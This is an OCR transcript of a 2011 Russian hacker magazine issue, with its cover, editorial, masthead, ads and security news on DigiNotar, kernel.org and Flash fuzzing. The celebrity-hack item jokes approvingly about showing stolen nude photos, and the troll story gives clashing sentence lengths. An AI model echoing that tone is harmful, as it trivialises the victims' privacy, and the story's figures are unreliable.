ВЗЛОМ SSL: В ТЕОРИИ И НА ПРАКТИКЕ

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

WWW.XAKEP.RU

11 (154) 2011

STEVEN PAUL JOBS (1955-2011)

Вирусы для Android: как они создаются и что с ними делать

РЕКОМЕНДОВАННАЯ **ЦЕНА: 210 р.**



WINDOWS 8: РАЗБИРАЕМСЯ, ЧТО К ЧЕМУ

ВЗЛАМЫВАЕМ HASP-КЛЮЧИ

СОЗДАЕМ СПАМ-БЛОГ И ЗАРАБАТЫВАЕМ НА НЕМ

БЭКДОР В БД

О ТОМ, КАК СТАНДАРТНЫМИ ВОЗМОЖНОСТЯМИ СУБД ОСТАВИТЬ НЕЗАМЕТНУЮ ЛАЗЕЙКУ В СИСТЕМЕ.

ПРОТРОЯНИВАНИЕ MYSQL С ПОМОЩЬЮ ХРАНИМЫХ ФУНКЦИЙ, ПРОЦЕДУР И ТРИГГЕРОВ

ХАКЕР НОЯБРЬ 11 (154) 2011

БЭКДОР В БД: ПРОТРОЯНИВАНИЕ MYSQL

154



Intro

ДАВАЙ ПРОКАЧИВАТЬ ЭТОТ МИР

Глядя на историю человечества и на все вещи, явления и процессы, которые нас окружают, мне приходит в голову идея о том, что весь мир, созданный человеком, можно представить в виде большого множества логических объектов, объединяющих в себе все вариации и мутации в рамках одной главной Идеи. Такими элементами могут быть, например, «Двигатель внутреннего сгорания», «Велосипед», «Процессор», «Общая теория относительности» или «Трансплантология».

У каждого элемента есть набор атрибутов, а самый главный из них — это степень «прокачанности». Этот параметр отражает, насколько использован потенциал главной Идеи, которая породила этот объект. К примеру, элемент «Двигатель внутреннего сгорания» сейчас прокачан уже процентов на 98: придумать что-то фундаментально новое в рамках идеи о работе ДВС уже очень сложно. Для качественного развития двигателей и автомобилей нужно делать технологии, основанные на фундаментально новой Идее.

Хочу сказать, что нам повезло и наша с тобой область интересов, работы и действий — это целое поле с кучей элементов, каждый из которых прокачан пока еще очень слабо и имеет огромный потенциал. Элементы «Безопасность SCADA-систем», «Анализ защищенности ERP», «Крутой-сервис-для чего-нибудь» — прокачаны процентов на 10% от их потенциала и именно здесь и сейчас есть огромные возможности для создания нового.

nikitozz, гл. ред. Х
vkontakte.ru/xakep_mag
facebook.com/XakepMagazine



РЕДАКЦИЯ
Главный редактор Никита «nikitozz» Кислицин (nikitoz@real.xakep.ru)
Шеф-редактор Степан «step» Ильин (step@real.xakep.ru)
Выпускающий редактор Николай «gorl» Андреев (gorlum@real.xakep.ru)

Редакторы рубрик
PC_ZONE и UNITS Степан «step» Ильин (step@real.xakep.ru)
ВЗЛОМ Маг (magg@real.xakep.ru)
MALWARE и SYN/ACK Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
UNIXOID и PSYCHO Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
КОДИНГ Николай «gorl» Андреев (gorlum@real.xakep.ru)
PHREAKING Сергей Сильнов (po@kumekay.com)
PR-директор Анна Григорьева (grigorieva@glc.ru)
Редактор xakep.ru Леонид Боголюбов (xa@real.xakep.ru)
Литературный редактор Анна Данилова

DVD
Выпускающий редактор Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео Максим Трубицын

ART
Арт-директор Дмитрий Наумкин (naumkin@glc.ru)
Верстальщик Вера Светлых
Иллюстрация на обложке Мария Румянцева

Также над номером работали: Анна Аранчук, Александр Матросов, Андрей Луценко

PUBLISHING
Учредитель ООО «Гейм Лэнд», 115280, Москва, ул. Ленинская Слобода,19, Омега плаза, 5 этаж, офис № 21. Тел.: (495) 935-7034, факс: (495) 545-0906

Генеральный директор Дмитрий Агарунов
Генеральный издатель Андрей Михайлюк
Финансовый директор Андрей Фатеркин
Директор по маркетингу Елена Каркашадзе
Управляющий арт-директор Алик Вайнер
Главный дизайнер Энди Тернбулл
Директор по производству Сергей Кучерявый

РАЗМЕЩЕНИЕ РЕКЛАМЫ
Тел.: (495) 935-7034, факс: (495) 545-0906

РЕКЛАМНЫЙ ОТДЕЛ
Директор группы TECHNOLOGY Марина Комлева (komleva@glc.ru)
Старшие менеджеры Ольга Емельянцева (olgaeml@glc.ru)
Оксана Алехина (alekhina@glc.ru)
Менеджер Елена Поликарпова (polikarpova@glc.ru)
Администратор Ирина Бирарова (birarova@glc.ru)
Директор корпоративной группы (работа с рекламными агентствами)
Кристина Татаренкова (tatarenkova@glc.ru)
Менеджер Светлана Яковлева (yakovleva.s@glc.ru)
Старший трафик-менеджер Марья Алексеева (alekseeva@glc.ru)

ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ
Директор Александр Коренфельд
Менеджеры Светлана Мюллер
Тулинова Наталия

РАСПРОСТРАНЕНИЕ
Директор по дистрибуции Кошелева Татьяна (kosheleva@glc.ru)
Руководитель отдела подписки Клепикова Виктория (lepikova@glc.ru)
Руководитель спецраспространения Лукичева Наталья (lukicheva@glc.ru)

Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002
Отпечатано в типографии Zapolex, Польша. Тираж 219 833 экземпляров.

Content

MEGANEWS



WINDOWS 8 DEVELOPER PREVIEW вышла в свет, и только за первые 12 часов после релиза новую ОС скачали более 500 000 раз.

ЕЩЕ ОДИН СКАНДАЛ С СЕРТИФИКАТАМИ

ГОЛЛАНДСКИЙ ПОСТАВЩИК СЕРТИФИКАТОВ DIGINOTAR СМАЧНО СЕЛ В ЛУЖУ




Для правительства Нидерландов неприятность ситуации заключается и в том, что DigiNotar до недавних пор была одной из четырех компаний, встроенных в правительственную PKI-инфраструктуру PKIoverheid. Теперь безопасность государственных сайтов может быть под угрозой.

Абсолютно несостоятельным в сфере информационной безопасности оказался голландский поставщик сертификатов DigiNotar. В некотором смысле повторилась история со взломом сервера компании Comodo. Атака, направленная на DigiNotar, была осуществлена еще в июле, однако в центре сертификации попытались скрыть этот факт, сначала отрицая проблему, а потом заявляя, что все мошеннические сертификаты заблокированы. Позже выяснилось, что был сгенерирован 531 фальшивый SSL и EVSSL сертификат, в то время как изначально сообщалось о создании 247 фейков. Злоумышленники генерировали сертификаты в течение трех дней. Подделки были созданы как для крупных компаний, таких как Yahoo!, Google, Mozilla, Microsoft (включая сертификаты для службы Windows Update), Skype, Facebook и Twitter, так и для доменов спецслужб, например, для сайтов ЦРУ (cia.gov), МИ-6 (sis.gov.uk) и Моссад (mossad.gov.il). Список получен благодаря содействию правительства Нидерландов, которое инициировало проведение аудита удостоверяющего центра DigiNotar. Разработчики браузеров, разумеется, исключили DigiNotar из списка доверенных создателей сертификатов, а Голландские власти намерены засудить DigiNotar, ведь на серверах центра сертификации не обновлялось ПО, и напрочь отсутствовало антивирусное ПО. Пока правительство страны временно взяло все операции, проводимые DigiNotar, на себя.

НЕЙРОСИНАПТИЧЕСКИЕ ПРОЦЕССОРЫ ОТ IBM

РАЗРАБОТКА ЧИПОВ БУДУЩЕГО УЖЕ ИДЕТ ПОЛНЫМ ХОДОМ



Исследовательское подразделение корпорации IBM в сотрудничестве с рядом университетов представило новое поколение экспериментальных компьютерных чипов, созданных для эмуляции работы головного мозга человека в процессе восприятия, действия и познания новой информации. Пока это лишь прототипы, однако, уже рабочие. Новые чипы не содержат в себе каких-либо биологических элементов, однако обладают их свойствами. Внутри чипов есть так называемое нейросинаптическое ядро, созданное из кремниевых структур и интегрированной памяти, воспроизводящей мозговые синапсы вычислительного блока, имитирующего нейроны, и коммуникационной области, воспроизводящей мозговые аксоны. Чипов пока два, и оба имеют ядра, созданные на базе 45-нанометровой технологии SOI-CMOS и содержащие по 256 нейронов. Одно ядро содержит в себе по 262144 программируемых синапса, другое — 65536 обучающихся синапса. В IBM говорят, что чипы в проведенных демонстрациях показали свою успешность в таких задачах, как навигация, машинное видение, ассоциативная память и другие. В будущем на базе созданных процессоров планируют создавать так называемые «познающие компьютеры».



БОЛЕЕ 350 МЛН. СКАЧИВАНИЙ набрала игра Angry Birds от компанииRovio Mobile. Ежедневно люди проводят за игрой в «Птичек» порядка 300 млн. минут.




SAMSUNG НАМЕРЕНА ОТКРЫТЬ ИСХОДНЫЙ КОД своей собственной мобильной операционной системы bada. После этого использовать ОС смогут и другие производители смартфонов.



ВЗЛОМАН САЙТ MYSQL.COM. Хакеры попались без выдумки: они просто перенаправляли посетителей на левый сайт и пытались их протроянить с помощью сплоитпака Blackhole.




В ELCOMSOFT НАУЧИЛИСЬ ВЗЛАМЫВАТЬ ПАРОЛИ BLACKBERRY, используя данные, хранящиеся на карте памяти. 7-символьный пароль восстанавливается за считанные часы.



ВЫШЕЛ PARALLELS DESKTOP 7 ДЛЯ MAC. Новинка может похвастаться более чем 90 новыми возможностями, улучшенной производительностью и многим другим.

ЛОМАЮТ ДАЖЕ ЗНАМЕНИТОСТЕЙ

ХАКЕРЫ УКРАЛИ У АКТРИСЫ СКАРЛЕТТ ЙОХАНСОН ФОТО В СТИЛЕ НЮ



О каких только взломах мы не пишем на страницах][, однако такого даже у нас еще не было. Весьма комичная история приключилась в этом месяце по ту сторону Атлантики. Известная голливудская актриса Скалетт Йохансон внезапно обнаружила в Сети эротические фото со своим участием, однако как снимки попали в Интернет — было загадкой. Дело в том, что фотографии Скарлетт делала сама, на собственный iPhone и, разумеется, никуда их не выкладывала. Шокированная звезда тут же обратилась ни много ни мало в ФБР, с требованием разобраться в происходящем безобразии. Компетентные люди из «органов» разобрались и сообщили, что это работа хакера, который, судя по всему, специализируется на знаменитостях. Помимо Йохансон в списке пострадавших также числятся более 50 звезд, среди которых Джессика Альба, Кристина Агилера и Мила Кунис. У всех девушек тоже были украдены личные данные, видеозаписи и фотоснимки. ФБР, кстати, зловеще сообщает, что уже весьма близко к раскрытию преступления. А пока правоохранительные органы ищут виновных, мы, конечно, не можем прятать от тебя прекрасное, ведь его на страницах нашего журнала бывает так мало :).

20 секунд ушло у команды Ральфа-Филиппа Вейнмана и Винченцо Иоззо на взлом iPhone 3GS в рамках соревнования Pwn2own.

«ЖЕЛЕЗНЫЕ» АНТИВИРУСЫ

НЕМНОГО РАЗМЫШЛЕНИЙ О ЗАЩИТЕ БУДУЩЕГО

Недавно компания Intel совместно с McAfee анонсировали технологию аппаратной антивирусной защиты DeepSAFE, которая будет реализована в новых моделях процессоров Intel. Судя по всему, грядет некая аппаратная «прослойка» между процессором и операционной системой. Были также представлены новые 22нм процессоры IvyBridge и описана технология защиты от повышения привилегий SMEP. SMEP контролирует уровень привилегий исполняемого кода, размещенного в адресном пространстве, выделенном для работы программам. При активации SMEP аппаратура антивирусной защиты разрешает процессору выполнять программы из этого пространства только с уровнем привилегий 3 — в противном случае возникает исключение, и работа программы блокируется. Хотя данная аппаратура представлена только сейчас, в официальной документации Intel это решение уже нашло документальное отражение. В новой редакции (том 3А, май 2011) есть полное описание работы данного оборудования, которого вполне достаточно для сторонних фирм и их разработок. Неясно пока, является ли SMEP частью технологии DeepSAFE. На презентации об этом не упоминалось, и наличие двух схожих технологий в одном продукте маловероятно. Нелишне заметить, что в начале года появилась статья (www.giperdriver.ru/node/3) с подробным описанием возможных алгоритмов аппаратной защиты от вирусных атак, причем были предоставлены работоспособные «виртуальные» макеты таких устройств защиты.




$40 000 ПОТРАТИЛО РУКОВОДСТВО FACEBOOK за первые три недели в рамках работы программы по выплате денежных вознаграждений людям, которые сообщают о багах на сайте социальной сети. Уже есть и свои рекордсмены — один человек суммарно получил $7 000, выявив 6 разных уязвимостей. В общей сложности вознаграждение уже успели получить исследователи из 16 различных стран.





АВТОР JAILBREAKME.COM, известный «яблочный взломщик — Николас «Comex» Аллегра — теперь будет работать в Apple. Начнет он с должности стажера.



20 ЛЕТ ИСПОЛНИЛОСЬ LINUX. В 1991 году 21-летний Линус Торвальдс объявил о создании рабочего прототипа новой операционной системы Linux.

WEXLER.HOME 903

Много лет назад мы все заморачивались покупкой компьютера по частям и самостоятельно собирали его, посмеиваясь над производителями готовых сборок (и непременно теми, кто их покупает). Мол, и железо они подбирают не оптимальное, и продают втридорога. Романтика handycraft'а давно ушла, пришел простой расчет. Оказалось, что готовые сборки с установленной системой зачастую обходятся дешевле, чем собирать компьютер самому. Легче пойти в магазин и купить компьютер с классной конфигурацией за хорошую цену. В случае с WEXLER.HOME 903 с 64-битной Windows® 7 на борту ты получаешь практически топовую машину, которая идеально подойдет для игр.



Процессор

В качестве процессора используется мощный двухядерный процессор Intel® Core™ i5-650 с частотой 3,2 ГГц и кэш-памятью 4 Мб. CPU имеет встроенный контроллер памяти и поддерживает технологию Turbo Boost, автоматически разгоняющую его под нагрузкой (например, в последних играх). Более того, такие процессоры поставляются еще и со встроенным контроллером памяти.

Видео

За игровые возможности отвечают две видеокарты GeForce GTX 460, основанные на новейшей вычислительной архитектуре «Fermi». Благодаря высокой производительности в режиме DirectX 11 тесселяции процессор GTX 460 обеспечивает идеально четкую графику без ущерба для скорости, а поддержка технологий NVIDIA 3D Vision™, PhysX® и CUDA™ позволяет визуализировать все самые потрясающие эффекты, на которые способны компьютерные игры. Просто выставляй настройки графики на максимум.

ОЗУ

Компьютер WEXLER.HOME 903 укомплектован оперативной памятью 4 Гб, работающей в двухканальном режиме. Благодаря этому работа с каждым из двух установленных модулей памяти осуществляется параллельно. Пускай технология и не дает теоретического увеличения пропускной способности в два раза, но, тем не менее, вносит ощутимый результат.

Блок питания

Набор мощного железа не может обойтись без надежного питания. В WEXLER.HOME электропитание осуществляется с помощью надежного блока питания мощностью 750 Вт. Это даже больше, чем нужно, но зато обеспечивает хороший запас надежности.

Софт

На всех компьютерах WEXLER.HOME 903 предустановлена операционная система Windows® 7 Домашняя расширенная. Использование именно 64-битной версии не случайно: благодаря этому удается задействовать все 4 Гб установленной в компьютере памяти. Помимо ОС, дополнительно установлен бесплатный антивирус Microsoft® Security Essentials и Office 2010 Starter (включает в себя ограниченный функционал Word® и Excel®, для активации полнофункциональной версии необходимо приобрести ключ продукта).



Мы рекомендуем подлинную ОС Windows® 7.



ЗАО «БТК» — официальный дистрибутор техники WEXLER в России
Единая служба поддержки Wexler:
+7 (800) 200-9660
www.wexler.ru

ПЛАНШЕТ AMAZON KINDLEFIRE — ОГОНЬ!

УСПЕХИ ЧИТАЛКИ KINDLE ВДОХНОВЛЯЮТ КРУПНЕЙШИЙ СЕТЕВОЙ МАГАЗИН НА ДАЛЬНЕЙШИЕ СВЕРШЕНИЯ

Какие только слухи не циркулировали в Сети относительно грядущего релиза планшетника от компании Amazon. Тем не менее, до самой презентации о нем не было известно практически ничего конкретного, а презентация показала, что во многом ошибались даже такие именитые издания, как TechCrunch. Итак, устройство будет работать под управлением Android, однако платформа весьма серьезно модифицирована умельцами Amazon. В частности, никакого тебе AndroidMarket — только собственный магазин приложений от Amazon. Хорошо известно, что Amazon не собирается зарабатывать на самих девайсах. Напротив, зачастую компания продает устройства дешевле их себестоимости, с лихвой отбивая разницу позже — на продаже контента. Создать универсальную сеть удобного распространения контента — главная цель Amazon. Главным предназначением Kindle Fire станет потребление различного мультимедийного контента: прослушивание музыки, чтение книг, просмотр фильмов. Для каждого из этих типов контента у Amazon есть свой магазин. Устройство оснащено емкостным 7-дюймовым цветным сенсорным IPS-дисплеем с разрешением 1024 x 600 пикселей и поддержкой multi-touch. Планшет построен на двухъядерном процессоре TI OMAP (1 ГГц) и оснащен 8 Гб встроенной памяти. Из беспроводных возможностей предусмотрена поддержка Wi-Fi 802.11 b/g/n. Относительно 3G ситуация следующая: пока, как уже было сказано выше, модель предлагается только в Wi-Fi версии. Согласно информации все того же издания TechCrunch, модификация с WiFi+3G, вероятно, появится позже. Интересно, будет ли доступна опция бесплатного 3G по всему миру? Если на обычном Kindle серфить было, мягко говоря, неудобно (все-таки технология электронной бумаги не для этого), то KindleFire готовит в этом смысле настоящий прорыв. Идея заключается в том, чтобы не заставлять пользователя загружать многочисленные отдельные элементы страниц и тратить время на их рендеринг на самом девайсе. Amazon теперь будет выполнять рендеринг страниц на собственных серверах EC2 и доставлять на устройства готовые изображения. По сути, Amazon собирается кешировать весь Интернет и доставлять эти страницы на Kindle Fire со своих серверов. Эта технологию называется Amazon Silk. Напоследок отмечу, что помимо планшета были представлены новые версии обычной читалки Kindle. Ее теперь можно купить — держись на стуле — за $79! И хотя Amazon не доставляет их напрямую в Россию, товар легко можно заказать через сервисы-посредники вроде www.shipito.com.





Продажи планшета KindleFire, который Джефф Безос представил публике лично, стартуют 15 ноября текущего года, а предварительный заказ доступен уже сейчас. Цена устройства составит всего $199.



НАШИ НА EKOPARTY

В Буэнос-Айресе прошла конференция Ekoparty — самое главное мероприятие для латинской Америки в области ИБ. Событие изначально носило сугубо гаражный характер и организовалось исключительно на средства энтузиастов. Теперь же в конференции ежегодно участвуют более 1000 человек, а именитые докладчики сами выстраиваются в очередь, чтобы представить свои исследования на Ekoparty.

Спонсорами конференции регулярно выступают такие компании, как ESET, Immunity, CORE, Microsoft, Google, Intel и TippingPoint. В этому году на концеренции было немало интересных докладов, в том числе и от русских парней Жени Родионова и Саши Матросова, которые рассказали о различных подходах к обходу проверок цифровой подписи для модулей ядра на 64-битных версиях Windows и привели примеры реальных вредоносных программ, использующих эти уязвимости.

Впрочем, настоящей изюминкой конференции стал доклад об успешной технике атак на протокол SSL с названием «BEAST». Об этой новой атаке ты можешь подробно прочитать в этом выпуске: если заинтересовался, то скорее открывай 72 страницу!

ГРОМКИЕ ВЗЛОМЫ ПРОШЛОГО МЕСЯЦА

ДЛЯ ТОРРЕНТОВ И LINUX ОСЕНЬ НАЧАЛАСЬ С ПРОБЛЕМ



Проникновение хакеров на kernel.org оставалось незамеченным как минимум 17 дней! Однако разработчики ядра уверены, что атакующие не могли внести скрытые изменения в код ядра.

Сразу несколькими громкими хаками ознаменовалось начало осени. Сначала неизвестные злоумышленники подпортили жизнь любителям файлообмена, взломав сайты bittorrent.com и utorrent.com. Стандартные программные загрузки обоих ресурсов заменили фейковым антивирусом, известным как Security Shield. Посетители загружали малварь вместо BitTorrent-клиентов на протяжении нескольких часов. Затем атаки обрушились на опенсорс-сообщество. Один за другим взлому подверглись сайты kernel.org, linuxfoundation.org и linux.com. В первом случае атакующим удалось получить root-доступ к серверам, модифицировать системное ПО и организовать перехват паролей разработчиков. В частности, атаковавшие заменили openssh-server и openssh-clients, а также организовали загрузку своего скрипта через систему инициализации. А пару недель спустя обнаружилось, что взломана также инфраструктура linuxfoundation.org и социальной сети Linux.com. Подробности взлома пока выясняются. В доступном в настоящее время тексте уведомления сказано, что атаки предположительно связаны между собой. Все серверы организации Linux Foundation отсоединены от Сети до завершения полной переустановки систем.

ДЫРКИ ЕСТЬ ВЕЗДЕ, А ВОТ WORDPRESS ЕЩЕ И УДОБНЫЙ

14.7% ИЗ МИЛЛИОНА САМЫХ ПОПУЛЯРНЫХ САЙТОВ В МИРЕ РАБОТАЮТ НА ДВИЖКЕ WORDPRESS, СООБЩАЕТ НАМ WORDPRESS.ORG



БОЛЬШЕ 400 УЯЗВИМОСТЕЙ В ADOBE FLASH

ХОРОШО ЗАНИМАТЬСЯ ФАЗЗИНГОМ, ЕСЛИ РАБОТАЕШЬ В GOOGLE

Совсем недавно вышло очередное обновление Adobe Flash (10.3.183.5), в котором было официально устранено 13 уязвимостей, 12 из которых имеют характер критических проблем и позволяют организовать выполнение кода при открытии пользователем определенного Flash-контента. Зачем мы приводим здесь этот стандартный репорт? Затем, дорогой читатель, что сотрудник Google Тейвис Орманди заявил, что все это неправда и что на самом деле в последнем обновлении по-тихому было исправлено более 400 (четырехсот, это не опечатка) потенциальных уязвимостей.

Давай разберемся, откуда Орманди взял такую цифру, как нашли такое количество багов и при чем здесь вообще Google. Для начала стоит сказать, что Тейвис Орманди — личность весьма известная. К примеру, совсем недавно, на BlackHat 2011, он изобличал антивирусное решение от компании Sophos. Тогда Орманди продемонстрировал аудитории, что в операционных системах Windows Vista и выше модуль борьбы с эксплойтами загружается, подключается ко всем работающим процессам, но вообще бездействует. Также он сообщил, что большинства антивирусных сигнатур не касалась рука человека, хотя Sophos заявляет обратное. Словом, ему не привыкать копаться в чужих программах и искать в них изъяны.

Теперь вернемся к Adobe Flash. Дело в том, что Google поставляет Flash-плагин в составе своего браузера Chrome. Сообщив миру, что компания Adobe кое-чего недоговаривает, Орманди и Ко были вынуждены раскрыть некоторые подробности этого дела. Оказалось, что сами сотрудники Google проинформировали Adobe о сотнях дыр, которые сами же их обнаружили с помощью фаззинга. Размах внутреннего аудита, проведенного в Google, поражает воображение. Так как недостатка в мощностях поисковый гигант не испытывает, исследователям не составило труда организовать грандиозное тестирование, для которого отобрали порядка 20.000 SWF-файлов. В течение нескольких недель их обкатывали на Flash-плеере в кластере из 2000 CPU. Участвующие в тестировании файлы подвергались определенным мутациям (изменениям), создавая нештатные ситуации для выявления ошибок. В итоге были обнаружены сотни потенциальных уязвимостей, вызванных выходом за границы буфера, целочисленными переполнениями, использованием памяти после освобождения и т.п. Всего выявлено 400 уникальных сигнатур, приводящих к краху Flash-плеера. После первичной сортировки Adobe они были зарегистрированы как 106 отдельных багов. Для исправления данных ошибок, с учетом дублирования проблем, в код потребовалось внести 80 изменений.

Так почему же об этом нигде не сообщалось? Компания Adobe все же прокомментировала ситуацию и пояснила: заводить CVE-отчеты о данных ошибках не стали, так как, по мнению Adobe, CVE отражает информацию о публично известных ошибках, в то время как данные дыры были выявлены при сугубо внутреннем тестировании (SPLC — Adobe Secure Product Lifecycle). Adobe заводит CVE в двух случаях: при поступлении информации об уязвимости извне и при исправлении zero-day уязвимостей. Для проблем, найденных в процессе разработки продукта, CVE не заводятся, иными словами, уязвимости исправляются молча.


Вся продукция «ТЕВЬЕ МОЛОЧНИК» произведена из цельного (невосстановленного) молока очень высокого качества. Такой строгий контроль оказывается важным и для людей, заботящихся о здоровье, поскольку в последнее время на рынке появилось много подделок и разбавлений как молока, так и продуктов из него.
Тевье
молочник
Luxury
Молоко
ГОСТ Р 52090-2003
ПРИ ПОКУПКЕ
КАЧЕСТВА –
МОЛОКО
В ПОДАРОК

GOOGLE WALLET НАЧАЛ РАБОТУ

И ОБЕЩАЕТ ОТПРАВИТЬ НА ПОМОЙКУ ПЛАСТИКОВЫЕ КАРТЫ



Компания Google официально запустила свой новый сервис мобильных платежей Google Wallet — мобильное приложение, с помощью которого можно оплачивать покупки в магазинах при помощи смартфона, посредством бесконтактной технологии Near Field Communication (NFC). С помощью Google Wallet пользователю для оплаты товаров и услуг нужно лишь приложить смартфон с NFC-чипом к специальному считывающему устройству и ввести PIN-код, после чего деньги за покупку списываются с кредитной карты. Эту технологию многие ведущие компании рассматривают как более удобную альтернативу традиционным банковским картам. Правда, пока Google Wallet работает только в США, где воспользоваться им можно в торговых точках с платежными терминалами MasterCardPayPass, которых насчитывается около 150 тысяч. Сейчас Google Wallet поддерживает платежи только с помощью двух типов карт — кредитных MasterCard от банка Citi и виртуальных Google PrepaidCard, баланс которых можно пополнить с любой пластиковой карты. В будущем представители Google обещают добавить поддержку карт Visa, American Express и Discover. Еще одно ограничение: программа в данный момент может работать только на смартфонах Nexus S 4G. Но в будущем планируется расширить поддержку на другие смартфоны с чипом NFC.


В основе нового сервиса лежит технология NFC (NearFieldCommunication), которая дает возможность обмена данными между близко расположенными (несколько сантиметров) устройствами.


ТРОЛЛЕЙ САЖАЮТ В ТЮРЬМУ

СЕТЕВОЕ ТРОЛОЛО УЖЕ НЕ ПРОХОДИТ БЕЗНАКАЗАННО

Хотя у нас в стране не прецедентарное право, все равно нельзя не отметить случай произошедший недавно в Британии. 13 сентября британский суд приговорил 25-летнего англичанина Шона Даффи к 18 неделям тюрьмы за жесткий троллинг в Интернете. Не условно. И нужно заметить, что получил тролль за дело.

На роль мишени для своих издевок Даффи избрал родственников покойной Наташи Макбрайд. Девочка 15 лет бросилась под поезд в День Святого Валентина, после чего ее друзья и близкие использовали ее страницу в Facebook для обмена соболезнованиями. Даффи не знал девушку лично, а про ее гибель и вовсе услышал из новостей. Тем не менее, тролль не поленился зайти в Facebook и написать на «стене» Наташи: «я просто задремала на рельсах» и «мама, здесь в аду жарковато». Родственники покойной молча терпеть не стали и сразу обратились в полицию, которая очень быстро отыскала «шутника». Тролль Даффи оказался зрелищем почти анекдотическим: толстым, прыщавым, живущим на пособие по безработице. И хотя на суде защита пыталась доказать, что «бедняга» страдает синдромом Аспергера и алкоголизмом, суд не поверил и снисхождения к троллю не проявил. Вердикт: 18 месяцев тюрьмы и 5 лет без доступа к социальным сетям. Интересно и то, что судили Даффи по самому обычному обвинению — за оскорбление в особо грубой форме. Суд не усмотрел никакой помехи в том, что оскорбление было нанесено в интернете и анонимно.





ИМУЩЕСТВО ХАКЕРА пошло с молотка по его же собственной инициативе. Все вырученные средства от продажи недвижимости и автомобилей, оцененные в 8 млн. рублей, были переправлены в Royal Bank of Scotland, пострадавший от хакера. Интересно, какую часть убытков он таким образом смог покрыть?



